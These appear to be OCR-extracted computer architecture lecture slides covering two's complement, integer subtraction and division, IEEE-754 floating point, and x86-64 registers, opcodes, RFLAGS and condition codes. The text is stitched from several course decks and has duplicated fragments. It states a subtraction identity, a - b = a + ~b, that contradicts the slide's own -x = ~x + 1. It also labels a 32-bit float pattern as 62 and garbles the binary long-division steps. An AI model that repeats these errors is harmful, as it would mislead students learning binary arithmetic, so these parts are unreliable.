
note: binary addition of 3
data-bits overflowed, thus
overwriting the sign bit

two's complement - examples

what number do the following two's complement representations represent?

- 0xFFFFFFFF
- 0x80000000

hint:



two's complement - additive inverse

Important identity

Since we have $x + \sim x = -1$, it follows that

$$-x = \sim x + 1.$$

Example

$$\begin{aligned}x &= 0b011011000 \\ \sim x &= 0b100100111 \\ -x &= 0b100101000\end{aligned}$$

subtraction (unsigned & signed)

add the additive-inverse: $a - b = a + \sim b$.

works for unsigned numbers, too:

- interpret a and b as signed,
- add $\sim b$ to a ,
- interpret result as unsigned.

try it on paper; compute 4-bit $14-5$, $14-11$, $11-14$.

consequence: need only 1 implementation for both types of $-$.

division (unsigned & signed)

like (long-)division for base-10, just now with bits.

example base-10

Long Division



$$\begin{array}{r}
 & 18 & \xrightarrow{\text{Quotient}} \\
 \xrightarrow{\text{Divisor}} 4) & 75 & \xrightarrow{\text{Dividend}} \\
 & -4 & \\
 \hline
 & 35 & \\
 & -32 & \\
 \hline
 & \boxed{03} & \xrightarrow{\text{Remainder}}
 \end{array}$$

$$75 \div 4 = 18, R = 3$$

example base-2

Binary Division: Example



$$\begin{array}{r}
 & 101 & \\
 \xrightarrow{\text{101}}) & 11010 & \\
 & \cancel{101} & \downarrow \\
 \hline
 & 11 & \\
 & \cancel{10} & \downarrow \\
 \hline
 & 00 & \\
 & \cancel{10} & \downarrow \\
 \hline
 & 110 & \\
 & \cancel{10} & \downarrow \\
 \hline
 & 1 &
 \end{array}$$

consequence: need only 1 implementation for both types of `/`.

question: which previous ops needed to implement this?

summary

if we can simulate (finitely-large sequences of) bit-operations,
then we can perform integer arithmetic.

then we can perform **most interesting operations on media**.
to build this in real world, helps to keep circuit small.
(note focus on reusing implementation for (un)signed).

floating-point numbers

floating point representation

32-BIT FLOATING POINT NUMBER

SIGN EXPONENT (8 BITS)

SIGNIFICAND (23 BITS)

10001000000111000111100110011010 = 62

n-integral numbers

time there were many alternative representations of non-integral numbers, but IEEE standards 754 define a particular representation that has received very widespread implementation. Numbers in this and related formats are called IEEE-style floating-point numbers or simply “floating-numbers” of “floats”.

A floating-point number consists of three parts:

The sign bit; 0 for positive, 1 for negative. Always present, always in the highest-order bit's place, always a single bit.

The exponent, represented as a biased integer. Always appears between the sign bit and the fraction.

If the exponent is either all 1 bits or all 0 bits, it means the number being represented is unusual and normal rules for floating-point numbers do not apply.

The fraction, represented as a sequence of bits. Always occupies the low-order bits of the number. If the exponent suggested this was not the normal-case number, may have special meaning.

There are four cases for a floating-point number:

re four cases for a floating-point number:

Normalized: The exponent bits are neither all 0 nor all 1.

The number represented by `s eeee ffff` is $\pm 1.\text{ffff} \times 2^{eeee-\text{bias}}$. The value 1.ffff is called “the mantissa”.

Denormalized: The exponent bits are all 0.

The number represented by `s 0000 ffff` is $\pm 0.\text{ffff} \times 2^{1-\text{bias}}$. The value 0.ffff is called “the mantissa”. Note that the exponent used is “1 – bias” not “0 – bias”.

Infinity: The exponent bits are all 1 and the fraction bits are all 0.


The meaning of `s 1111 0000` is $\pm\infty$.

Not a Number: The exponent bits are all 1 and the fraction bits are not all 0.

The value `s 1111 ffff` is Not a Number, or NaN. There is meaning to the fraction bits, but we will not explore it in this course.

x86-64


A Simple 5-Stage Processor



© 2008–2018 by the MIT 6.172 Lecturers

46 ITU CPH


Block Diagram of 5-Stage Processor



Each instruction is executed through 5 stages:

1. **Instruction fetch (IF):** Read instruction from memory.
2. **Instruction decode (ID):** Determine which units to use to execute the instruction, and extract the register arguments.
3. **Execute (EX):** Perform ALU operations.
4. **Memory (MA):** Read/write data memory.
5. **Write back (WB):** Store result into registers.

Intel Haswell Microarchitecture



© 2008–2018 by the MIT 6.172 Lecturers


© David Kanter/RealWorldTech. All rights reserved. This content is excluded from our Creative Commons license. For more information, see <https://ocw.mit.edu/help/faq-fair-use/>

ITU CPH

The Instruction Set Architecture

The instruction set architecture (ISA) specifies the syntax and semantics of assembly.

- Registers
- Instructions
- Data types
- Memory addressing modes




Common x86-64 Registers

| Number | Width (bits) | Name(s) | Purpose |
|--------|-----------------|-------------------|---------------------------------------|
| 16 | 64 | (many) | General-purpose registers |
| 6 | 16 | %ss,%[c-g]s | Segment registers |
| 1 | 64 | RFLAGS | Flags register |
| 1 | 64 | %rip | Instruction pointer register |
| 7 | 64 | %cr[0-4,8], %xcr0 | Control registers |
| 8 | 64 | %mm[0-7] | MMX registers |
| 1 | 32 | mxcsr | SSE2 control register |
| 16 | 128 | %xmm[0-15] | XMM registers (for SSE) |
| | 256 | %ymm[0-15] | YMM registers (for AVX) |
| 8 | 80 | %st([0-7]) | x87 FPU data registers |
| 1 | 16 | x87 CW | x87 FPU control register |
| 1 | 16 | x87 SW | x87 FPU status register |
| 1 | 48 | | x87 FPU instruction pointer register |
| 1 | 48 | | x87 FPU data operand pointer register |
| 1 | 16 | | x87 FPU tag register |
| 1 | 11 | | x87 FPU opcode register |

x86-64 Register Aliasing

The x86-64 general-purpose registers are **aliased**: each has multiple names, which refer to overlapping bytes in the register.

General-purpose register layout



Only %rax, %rbx, %rcx, and %rdx have a separate register name for this byte.

x86-64 General-Purpose Registers

| 64-bit name | 32-bit name | 16-bit name | 8-bit name(s) |
|-------------|-------------|-------------|---------------|
| %rax | %eax | %ax | %ah, %al |
| %rbx | %ebx | %bx | %bh, %bl |
| %rcx | %ecx | %cx | %ch, %cl |
| %rdx | %edx | %dx | %dh, %dl |
| %rsi | %esi | %si | %sil |
| %rdi | %edi | %di | %dil |
| %rbp | %ebp | %bp | %bpl |
| %rsp | %esp | %sp | %spl |
| %r8 | %r8d | %r8w | %r8b |
| %r9 | %r9d | %r9w | %r9b |
| %r10 | %r10d | %r10w | %r10b |
| %r11 | %r11d | %r11w | %r11b |
| %r12 | %r12d | %r12w | %r12b |
| %r13 | %r13d | %r13w | %r13b |
| %r14 | %r14d | %r14w | %r14b |
| %r15 | %r15d | %r15w | %r15b |

x86-64 Instruction Format

Format: <opcode> <operand_list>

- <opcode> is a short mnemonic identifying the type of instruction.
- <operand_list> is 0, 1, 2, or (rarely) 3 operands, separated by commas.
- Typically, all operands are sources, and one operand might also be the destination.



AT&T versus Intel Syntax

What does “`<op> A, B`” mean?

AT&T Syntax

`B ← B <op> A`

`movl $1, %eax`

`addl (%ebx,%ecx,0x2), %eax`

`subq 0x20(%rbx), %rax`

Intel Syntax

`A ← A <op> B`

`mov eax, 1`

`add eax, [ebx+ecx*2h]`

`sub rax, [rbx+20h]`

Generated or used by
`clang`, `objdump`, `perf`,
6.172 lectures.

Used by Intel
documentation.

Common x86-64 Opcodes

| Type of operation | | Examples |
|----------------------|------------------------|--|
| Data movement | Move | mov |
| | Sign or zero extension | movs, movz |
| Arithmetic and logic | Integer arithmetic | add, sub, mul, imul, div, idiv, lea, sal, sar, shl, shr, rol, ror, inc, dec, neg |
| | Boolean logic | test, cmp |
| | Conditional jumps | j<condition> |

Note: The subtraction operation
 “`subq %rax, %rbx`” computes
 $\%rbx = \%rbx - \%rax$.

Opcode Suffixes

Opcodes might be augmented with a **suffix** that describes the **data type** of the operation or a **condition code**.

- An opcode for data movement, arithmetic, or logic uses a single-character suffix to indicate the **data type**.
- If the suffix is missing, it can usually be inferred from the sizes of the operand registers.

Example

`movq -16(%rbp), %rax`

Moving a **64-bit integer**.

x86-64 Data Types

| C declaration | C constant | x86-64 size (bytes) | Assembly suffix | x86-64 data type |
|---------------|------------|---------------------|-----------------|--------------------|
| char | 'c' | 1 | b | Byte |
| short | 172 | 2 | w | Word |
| int | 172 | 4 | l or d | Double word |
| unsigned int | 172U | 4 | l or d | Double word |
| long | 172L | 8 | q | Quad word |
| unsigned long | 172UL | 8 | q | Quad word |
| char * | "6.172" | 8 | q | Quad word |
| float | 6.172F | 4 | s | Single precision |
| double | 6.172 | 8 | d | Double precision |
| long double | 6.172L | 16(10) | t | Extended precision |

Opcode Suffixes for Extension

Sign-extension or zero-extension opcodes use two data-type suffixes.

Examples:

Extend with zeros.

`movzbl %al, %edx`

Move an 8-bit integer
into a 32-bit integer
register.

Preserve the sign.

`movslq %eax, %rdx`

Move a 32-bit integer
into a 64-bit integer
register.

Careful! Results of 32-bit operations are implicitly zero-extended to 64-bit values, unlike the results of 8- and 16-bit operations.

Conditional Operations

Conditional jumps and conditional moves use a one- or two-character suffix to indicate the condition code.

Example

```
cmpq $4096, %r14  
jne .LBB1_1
```

The jump should only be taken if the arguments of the previous comparison are **not equal**.

RFLAGS Register

| Bit(s) | Abbreviation | Description |
|--------|--------------|---------------------------------|
| 0 | CF | Carry |
| 1 | | <i>Reserved</i> |
| 2 | PF | Parity |
| 3 | | <i>Reserved</i> |
| 4 | AF | Adjust |
| 5 | | <i>Reserved</i> |
| 6 | ZF | Zero |
| 7 | SF | Sign |
| 8 | TF | Trap |
| 9 | IF | Interrupt enable |
| 10 | DF | Direction |
| 11 | OF | Overflow |
| 12-63 | | <i>System flags or reserved</i> |

Arithmetic and logic operations update **status flags** in the RFLAGS register.

Decrement %rbx, and set **ZF** if the result is 0.

Example:

```
decq %rbx
jne .LBB7_1
```

Jump to label **.LBB7_1** if **ZF** is not set.

RFLAGS Register

| Bit(s) | Abbreviation | Description |
|--------|--------------|---------------------------------|
| 0 | CF | Carry |
| 1 | | <i>Reserved</i> |
| 2 | PF | Parity |
| 3 | | <i>Reserved</i> |
| 4 | AF | Adjust |
| 5 | | <i>Reserved</i> |
| 6 | ZF | Zero |
| 7 | SF | Sign |
| 8 | TF | Trap |
| 9 | IF | Interrupt enable |
| 10 | DF | Direction |
| 11 | OF | Overflow |
| 12–63 | | <i>System flags or reserved</i> |

The last ALU operation generated a carry or borrow out of the most-significant bit.

The result of the last ALU operation was **0**.

The last ALU operation produced a value whose sign bit was set.

The last ALU operation resulted in arithmetic overflow.

Condition Codes

| Condition code | Translation | RFLAGS status flags checked |
|----------------|---------------------|-----------------------------|
| a | if above | CF = 0 and ZF = 0 |
| ae | if above or equal | CF = 0 |
| c | on carry | CF = 1 |
| e | if equal | ZF = 1 |
| ge | if greater or equal | SF = OF |
| ne | if not equal | ZF = 0 |
| o | on overflow | OF = 1 |
| z | if zero | ZF = 1 |

Question: Why do the condition codes **e** and **ne** check the zero flag?

Answer: Hardware typically compares integer operands using subtraction.

x86-64 Direct Addressing Modes

The operands of an instruction specify values using a variety of **addressing modes**.

- At most one operand may specify a memory address.

Direct addressing modes

- **Immediate:** Use the specified value.
